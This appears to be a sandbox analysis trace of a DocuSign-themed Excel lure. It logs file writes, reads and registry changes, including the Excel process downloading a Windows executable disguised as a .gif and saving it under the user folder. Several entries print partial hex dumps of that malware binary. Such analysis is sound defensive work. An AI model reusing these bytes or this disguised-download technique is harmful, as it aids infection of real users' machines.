C:\Users\user\Desktop\D5CE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 d2 65 72 35 29 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......T.......`..... ..x........................... ....Microsoft Excel.@.....|.#... @.....er5)..........	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	292	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 11 00 00 00 44 20 6f 20 63 20 75 20 20 53 20 69 20 67 20 6e 00 05 00 00 00 44 6f 63 33 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 32 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... ....D o c u S i g n.....Doc3..... Doc1.....Doc2..... Worksheets.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 68 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 65 01 00 00 66 01 00 00 67 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....h........... ....e...f...g.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	7357	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Cont ent-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache- control" content="no- cache">. <meta http-eq uiv="Pragma" content="no-cache">. <meta http-equiv="Expir es" content="0"	success or wait	1	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	257	40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 69 64 3d 22 64 79 6e 61 6d 69 63 50 72 6f 76 69 64 65 72 4c 69 6e 6b 22 20 74 69 74 6c 65 3d 22 77 65 62 6d 61 73 74 65 72 40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 72 20 6e 6f 72 65 66 65 72 72 65 72 22 3e 43 6f 6e 74 61 63 74 20 79 6f 75 72 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 3c 2f 61 3e 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 2e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 3e 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c	@vts.us.com" id="dynamicProviderLink" title="webmaster@vts.us.com" rel="noopener noreferrer">Contact your hosting provider for more information.. . . . </section>. </body>.</html	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj	unknown	7614	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7077	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 5a 01 00 00 06 00 00 00 00 00 00 99 60 00 00 00 10 00 00 00 70 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $......._W...6e..6e..6e..)v..6 e...w..6e.Rich.6e............. ....PE..L.....f`...........!.. ...Z...........`.......p......	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	6204	56 57 81 bb 1b 82 41 00 91 b6 00 00 7f 0d 81 c1 d6 06 00 00 2d ff ff ff ff eb 0a 35 46 fb ff ff 05 01 00 00 00 b9 ff ff ff ff 31 75 fc 83 e1 00 ff 8b 1b 82 41 00 ff 83 1b 82 41 00 81 7d fc c7 85 00 00 7e 15 29 45 08 54 e8 9b 2e 00 00 c7 83 1b 82 41 00 ff ff ff ff eb 07 31 c9 be 00 00 00 00 2d ff ff ff ff 83 e9 01 83 e7 00 85 f1 83 f7 00 31 7d fc 05 ff ff ff ff 81 4d fc 73 01 00 00 05 01 00 00 00 25 01 00 00 00 35 00 00 00 00 31 55 fc 09 fa 01 83 1b 82 41 00 01 c8 01 d6 83 45 fc ff 85 d6 35 01 00 00 00 83 45 0c 01 83 65 0c ff 2b 8b 1b 82 41 00 83 e7 ff b9 00 00 00 00 83 ea 01 c7 45 fc 4c fd ff ff ff 4d 08 b9 00 00 00 00 ff 83 1b 82 41 00 83 e6 00 83 ea 01 85 93 1b 82 41 00 48 89 45 0c 83 75 0c 00 ff 83 1b 82 41 00 bf 01 00 00 00 85 8b 1b 82 41 00 ff b3 7f	VW....A.............-......5F. ....1u........A.....A. .}.....~.)E.T.........A....... 1......-...............1}..... ..M.s........%....5....1U..... ..A......E....5.....E...e..+.. .A.............E.L....M....... ...A...........A.H.E..u......A ....A....	success or wait	1	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	13281	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 5a 01 00 00 06 00 00 00 00 00 00 99 60 00 00 00 10 00 00 00 70 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. ...Z.....`.....p.....	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7182	08 ff 83 df 80 41 00 eb 09 05 01 00 00 00 83 75 0c ff 35 00 00 00 00 83 c7 01 81 c8 5f fc ff ff 83 e7 00 8b bb df 80 41 00 09 cf c7 83 b8 83 41 00 ff ff ff ff ff 83 b8 83 41 00 85 55 0c 35 01 00 00 00 ff b3 a3 84 41 00 ff b3 e7 80 41 00 53 e8 94 ea ff ff 42 c7 45 08 01 00 00 00 25 ff ff ff ff 48 41 ff 45 08 47 ff 83 df 80 41 00 ff b3 d7 80 41 00 ff b3 3c 83 41 00 e8 32 cd ff ff 48 31 d2 2d 96 01 00 00 81 f1 dc fa ff ff 2d 01 00 00 00 89 7d 08 29 55 0c 85 c0 89 45 08 ff 8b df 80 41 00 35 ff ff ff ff c7 45 0c ff ff ff ff c7 45 0c 01 00 00 00 31 fe 35 00 00 00 00 ff 45 08 85 4d f8 85 ca 21 93 df 80 41 00 83 45 08 ff 4a ff 4d 0c 83 e1 01 85 7d 0c ba 00 00 00 00 89 7d f8 35 00 00 00 00 89 c9 ba 01 00 00 00 41 83 8b df 80 41 00 01 83 65 f8 00 35 00 00 00 00 23	.....A.....u..5....._. .....A.....A.....A.. U.5.....A.....A.S.....B.E.. ...%....HA.E.G....A.....A...<. A..2...H1.-.....-.....}.) U....E.....A.5.....E.....E... ..1.5.....E..M...!...A..E..J.M .....}.....}.5.....A.. ..A...e..5....#	success or wait	18	13FFF828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	37680	09 55 fc 01 8b 10 83 41 00 eb 1c 81 b3 10 83 41 00 aa 00 00 00 09 d6 83 4d fc 00 ff b3 03 83 41 00 57 e8 f5 df ff ff 29 75 fc 81 b3 10 83 41 00 b4 fe ff ff 83 b3 10 83 41 00 01 81 6d fc e0 fa ff ff 81 4d fc c2 fe ff ff 41 85 bb 10 83 41 00 01 4d 08 31 7d fc 25 00 00 00 00 83 e2 00 31 f1 89 f0 05 01 00 00 00 48 83 4d 08 00 35 36 04 00 00 2d 01 00 00 00 25 00 00 00 00 4e 35 15 fe ff ff ff 8b 10 83 41 00 85 55 0c 25 00 00 00 00 83 4d 10 00 4e 85 b3 10 83 41 00 31 4d fc 2d ff ff ff ff 01 c6 05 01 00 00 00 ff 45 fc ff 45 0c f7 83 10 83 41 00 01 00 00 00 09 bb 10 83 41 00 23 8b 10 83 41 00 4e f7 83 10 83 41 00 01 00 00 00 ff 83 10 83 41 00 5f 5e 5a 59 58 c9 c2 0c 00 55 89 e5 83 c4 f4 50 51 52 56 57 3d 7e 1e 00 00 70 0d 29 75 08 35 42 03 00 00 ff 45 f8 eb 0b 05	.U.....A.....A.....M..... .A.W.....)u.....A.....A... m.....M.....A....A..M.1}.%... ....1.....H.M..56...-....%. ...N5.....A..U.%.....M..N.. ..A.1M.-.....E..E.....A .....A.#...A.N....A..... ..A._^ZYX....U.....PQRVW =~...p.)u.5B....E....	success or wait	1	13FFF828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	unknown	56435	55 08 11 04 80 67 51 00 d3 14 a2 06 10 a8 5c 50 88 67 40 82 04 55 02 3d 40 02 62 45 00 34 00 22 9c 41 a2 65 01 a2 a8 14 80 9a 01 08 50 54 82 3f 41 00 16 40 88 03 44 a8 d7 01 80 b1 01 2a 04 50 2a e8 11 02 2d 54 20 3f 45 a8 15 10 82 c7 40 00 bf 11 0a b3 54 a0 16 15 08 f7 14 08 78 51 8a 08 00 22 0c 51 88 b2 50 a0 8b 51 02 cf 01 00 fc 51 20 c2 00 2a 2c 54 8a a8 11 80 46 45 aa 43 00 08 c2 11 2a 11 10 a8 76 00 28 37 41 88 a0 40 02 b9 50 0a 26 04 a2 ba 01 8a 5c 10 20 17 01 02 f6 40 a8 73 54 20 b3 01 22 d2 05 88 08 15 8a 16 00 8a 5a 41 a2 3d 10 aa 00 05 02 7d 00 00 96 10 aa 9b 04 a0 7c 11 a8 1e 54 2a d9 15 08 30 10 22 0c 15 20 32 15 20 30 05 82 1b 40 2a b3 40 80 44 45 80 c8 04 0a b1 10 20 e4 15 a2 5e 15 aa 29 14 0a 2d 40 2a da 04 80 79 45 82 22 41 00 f0 15 a8 56	U....gQ.....\P.g@..U.=@.b E.4.".A.e.....PT.? A..@..D.....*.P*...-T ? E.....@.....T..... ..xQ...".Q..P..Q.....Q ..*,T.. ..FE.C....*...v. (7A..@..P.&.....\. ....@.sT .."".....ZA.= .....}.....|...T*...0.".. 2. 0...@*.@.DE..... ...^..)..- @*...yE."A....V	success or wait	1	13FFF828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\D5CE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\D5CE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC330	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC478	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC5A0	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6A9	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104FC5	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\105C72	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC330	EC330	binary	04 00 00 00 98 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 39 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 35 00 5F 6E 35 29 D7 01 30 C3 0E 00 30 C3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 